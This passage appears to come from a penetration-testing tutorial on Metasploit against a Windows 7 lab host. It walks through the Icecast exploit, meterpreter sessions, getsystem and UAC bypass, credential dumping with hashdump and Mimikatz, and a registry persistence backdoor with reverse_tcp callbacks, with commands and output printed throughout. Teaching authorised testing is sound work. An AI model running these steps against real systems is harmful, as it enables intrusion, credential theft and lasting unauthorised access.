
```
Module options (exploit/windows/http/icecast_header):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  8000             yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (A
d, process, none)
   LHOST                      yes       The listen addres
   LPORT     4444             yes       The listen port
```

In particular:

- **RHOST, namely the IP address of the victim machine.**


- **LHOST, basically IP address of the attacking machine.**

We can conclude what follows:




HOST COMPROMISSION

We are ready to perform our attack. Let's go to the victim machine and start Icecast:



Now let's go back to the attacking machine and type the "exploit" command to start what we have just configured.

If each step was correctly executed, we should have an open session and a successful attack:



Now we can access the meterpreter shell, as we did previously with the "**session -i ID** " command:

```
msf exploit(icecast_header) > sessions -l\r

Active sessions
===============

  Id  Type                     Information
  --  ----                     -----------
  1   meterpreter x86/win32  WIN7PRIMO\eugeni
> 192.168.1.229:1060 (192.168.1.229)

msf exploit(icecast_header) > sessions -i 1\r
[*] Starting interaction with 1...

meterpreter >
```

We can then run all the commands available in the meterpreter shell:

- **SYSINFO** to gather more information on the operating system.

```
meterpreter > sysinfo \r
Computer        : WIN7PRIMO
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : it_IT
Domain          : TEST
Logged On Users : 1
Meterpreter     : x86/win32
meterpreter >
```


- **GETUID** to view which user we are using to connect to the machine.

- **SHELL** to access the local command prompt.


- **SCREENSHOT** to capture a screenshot of the victim machine.

- **PS** to check all the processes running on the victim machine.


Among these, we can spot the "Icecast" process, which is currently active on the victim machine:



We can now migrate to another process. We will see this operation in detail in the next chapter, but we can get ready in advance by migrating to the notepad process started on the victim machine:



The "notepad.exe" process has ID 2708, while the "Icecast2.exe" process is identified by ID 2808. Now let's try to migrate the Icecast process to the notepad one. To do this, execute the "migrate" command:



If I closed the notepad application now, I would lose the established connection.

You are free to try out other combinations and commands of the meterpreter shell.

Post-exploitation

Now that the host has been compromised, we need to look into all the activities that we should carry out after the exploitation. Among these, here are the most important ones:

- **Privilege escalation.**
- **Access maintenance.**
- **Data collection.**
- **Cyclic process of network scanning to new hosts.**
- **Repeated exploitation towards new hosts.**

PRIVILEGE ESCALATION

When we can access a host, we often do not have the highest privileges. We are simple users who are not authorized to perform any particular actions. This sub-phase is meant to scale our privileges to the highest layer.

In machines with Windows as their operating system, we will have to become an "**Administrator** " or "**SYSTEM** ". With Linux as an operating system, your privilege should reach the level of "root".

MAINTANING ACCESS

A session established with a compromised host can accidentally be closed. This situation leads to our loss of control over it.

There might be several reasons: the user restarted the PC, the process crashes, or the exploited application is closed. It is therefore important to make our session persistent so that we can access the host whenever we want.

DATA COLLECTION

Within the host we can find sensitive and important information. These must be collected and organized so that they can be included in the final report we will deliver to our client.

This is often the only real strong demonstration to the management of how serious a network breach can be, and how it is necessary to adequately protect the network.

CYCLICAL SCANNING AND EXPLOITATION PROCESS

Generally speaking, every time we access a new host, we need to follow again all the steps we have seen in the previous chapters. Basically, here is what we will do:

- **Network scanning.**
- **Banner grabbing.**
- **Enumeration.**
- **Vulnerability assessment.**
- **Exploitation.**
- **Post exploitation.**

PRIVILEGE ESCALATION


Let’s start again from what we learnt in the previous chapter. Suppose we have a not persistent meterpreter session already established on our target.

It can be closed by the user along with the process that allowed the communication to start. We should first migrate to a more stable process, which is more likely to remain active. You can proceed either automatically or manually.

In automatic mode, we need to type the following command:

```
Display all 210 possibilities? (y or n)
meterpreter > run post//windows/manage/migrate
```


We need to manually generate a list of all the running processes, select our desired one and note its ID. Then with the "**migrate ID** " command, we can run a migration as follows:



We are now interested in keeping our connection persistent on the target host. The first point to note is that the persistence of a connection is directly linked to the type of privileges we have on the same machine.

For this reason, we should also try to elevate our privileges. The command used in these cases is "get system", which will rely on a set of techniques to raise our privileges until we find the one suitable for achieving our purpose.

We can execute the "getuid" command to determine if our privilege escalation was successful. An example of this is the screenshot below, where we have become SYSTEM users.




PRIVILEGE ESCALATION WITH DISABLED UAC

When performing privilege escalation on Windows 7 and newer operating systems, it is necessary to take into account a security mechanism that could create some difficulties for us.

I am referring to the **UAC (User Account Control)** , which allows an administrator user to perform administrative tasks during a standard user session.

If the UAC is enabled, it will be impossible for us to perform a privilege escalation without taking other actions first.

To check if the UAC is active or not within a certain host, go to **"control panel" -> "operations center"** -> "modify user account control settings".



As a first test, let's disable the UAC and perform a privilege escalation.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

As expected, we were able to perform a privilege escalation with UAC disabled.


PRIVILEGE ESCALATION WITH ENABLED UAC

We should start our privilege escalation by checking whether the UAC is enabled or not. The Metasploit module that allows us to perform this task is called "**win_privs** ".

```
meterpreter > run post/windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 True      True       True                     False        1              "NT A
UTHORITY\\SYSTEM"
```

In the example here above, the UAC is disabled. the "UAC Enabled" field is set to FALSE.

Now let's enable the UAC with the default settings.



We can launch again the UAC verification command:

```
meterpreter > run post/windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 False     False      True                     True         1              "WIN7
```

This time the "**UAC Enabled** " field shows that the UAC is enabled. We can now try a privilege escalation with the "getsystem" command:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following wa
s attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

As expected, the operation failed.

There is a Metasploit module called "**bypass UAC** ", which allows us to get around this obstacle. Keep in mind that this module has a good chance of success only if the UAC is set to the default level and not to the maximum one.

```
msf exploit(icecast_header) >
msf exploit(icecast_header) > use exploit/windows/local/bypassuac
```

By typing the "**show options** " command, we can see the required settings. In particular, we must enter the ID of the session in which we find ourselves. We can do so by typing the "session -l" command and pinning the ID. Assuming we are dealing with session ID 2, you should type "set session 2".

```
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (
Accepted: PSH, EXE)
```

Finally, we can launch the bypassuac module with the "exploit" command and wait a few seconds. If the command is successful, we will need to find a new session by typing the "sessions -l" command.

We can then elevate our privilege with the "getsystem" command and verify them with "**getuid** ".

```
eterpreter > getuid
erver username: WIN7PRIMO\
eterpreter >
eterpreter >
eterpreter >
eterpreter > getsystem
..got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
eterpreter >
eterpreter >
eterpreter >
eterpreter > getuid
erver username: NT AUTHORITY\SYSTEM
```

CREDENTIALS HASHDUMP

A typical action in these circumstances is to obtain the credentials hashes. A hash is a unique string generated from a certain password and based on a cryptographic algorithm.

If the hash is not strong enough, it is possible to follow a reverse engineering process to recover the initial password.

Let's suppose we have an active session with administrative privileges, and we type the "**hashdump** " command:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
      :1000:aad3b435b51404eeaad3b435b51404ee:cbb5199c8e931f069e7e77ea8947e0d8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

As noticeable from the screenshot here above, we recovered the hash of the users "Administrator", "user1", and "guest".

You can eventually try a password recovery ("password cracking") starting from these hashes.

LOCAL EXPLOIT SUGGESTER

We have learnt in the previoust chapters of this book that the "**getsystem** " command a host to obtain the highest privileges.

However, if this command is not effective, we can rely on the Metasploit module, which enumerates the machine in search of some exploits with a high success chance. This module looks as follows:

```
meterpreter >
meterpreter > run post/multi/recon/local_exploit_suggester
```

We always need to launch it with an active meterpreter session. Below is the list of suggested exploits:

```
/ms10_092_schelevator: The target appears to be vulnerable.
/ms13_053_schlamperei: The target appears to be vulnerable.
/ms13_081_track_popup_menu: The target appears to be vulnera
/ms14_058_track_popup_menu: The target appears to be vulnera
/ms15_004_tswbproxy: The target service is running, but coul
/ms15_051_client_copy_image: The target appears to be vulner
/ms16_016_webdav: The target service is running, but could n
/ms16_032_secondary_logon_handle_privesc: The target service
```

Now you can start trying some of them until you find the one that is suitable for achieving your goal. For example, we can use the following exploit:

```
ecast_header) > use exploit/windows/local/ms13_081_track_popup_menu
13_081_track_popup_menu) > show options
```

As usual, we set the payload as follows:

```
> set payload windows/meterpreter/reverse_tcp
```

Here you can see an **EXITFUNC, LHOST and SESSION** (always verify the settings by typing the "show options" command):

```
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.133    yes       The listen address
LPORT     4444             yes       The listen port
```


We can type "**exploit** " to launch the attack. Once we succeed in this, we will become SYSTEM users:

USING THE MIMIKATZ MODULE

The "Mimikatz" tool in Metasploit will allow us to collect the credentials of the machine to which we are logged.

We should rely on an established meterpreter session and have the **SYSTEM** privileges.

First of all, the module in Metasploit should be loaded with the "load mimiakatz" command. Then we need to enter the "**wdigest** " command, and we should see the following screen:



The password has been hashed directly from the system memory and we have obtained the user credentials.

INSTALLING A BACKDOOR ON A TARGET SYSTEM

We can now **install a "backdoor"** on the target system in order to make the meterpreter session more stable.

This also allows us to return to the target system whenever we deem it appropriate. However, remember that you need to remove it once you have completed the tasks requested by the client.

First of all, we should have the meterpreter session already configured with the "SYSTEM" or "Administrator" privileges.

The backdoor that we will use will be installed on a registry key of the target machine with the possibility of starting it every time the machine is booted.

This module is called "**PERSISTENCE** ", and these are the options available:

```
terpreter > run persistence -h

] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
] Example: run post/windows/manage/persistence_exe OPTION=value [...]
terpreter Script for creating a persistent backdoor on a target host.

TIONS:

  -A        Automatically start a matching exploit/multi/handler to connect to the agent
  -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
  -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
  -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
  -T <opt>  Alternate executable template to use
  -U        Automatically start the agent when the User logs on
  -X        Automatically start the agent when the system boots
  -h        This help menu
  -i <opt>  The interval in seconds between each connection attempt
  -p <opt>  The port on which the system running Metasploit is listening
  -r <opt>  The IP of the system running Metasploit listening for the connect back
```

In particular:

```
meterpreter > run persistence -X -p 8081 -r 192.168.1.133 -i 5
```

Each option is defined more precisely as follows:ù

- The "**-X** " option starts the backdoor each time the system is booted.
- The "**-p 8081** " option is the port on which the attacking system will listen.
- The "**-r** " option specifies the IP address of the attacking machine.
- The "**-i 5** " option is the interval in seconds between each connection attempt.

Below we can see the registry keys on which the backdoor is installed:

```
Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\cUNbqzoACMfGiZM
Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\cUNbqzoACMfGiZM
```


We can now try to reboot the target machine and verify that a meterpreter shell is automatically created. If we drop the session, it will be re-established after 5 seconds thanks to the "-i 5" option which we mentioned earlier.

INTERNAL NETWORK MAPPING


The next step in the exploitation phase is the mapping of the internal network to discover other possible hosts.

The first useful command is "**ipconfig** ", which helps us to get an overview of any network interfaces available.

Then, we can use the "route print” command to analyze the routing table of the machine and start to map the internal network.



The "**arp -a** " command gives us evidence of all the machines connected to that particular network segment.



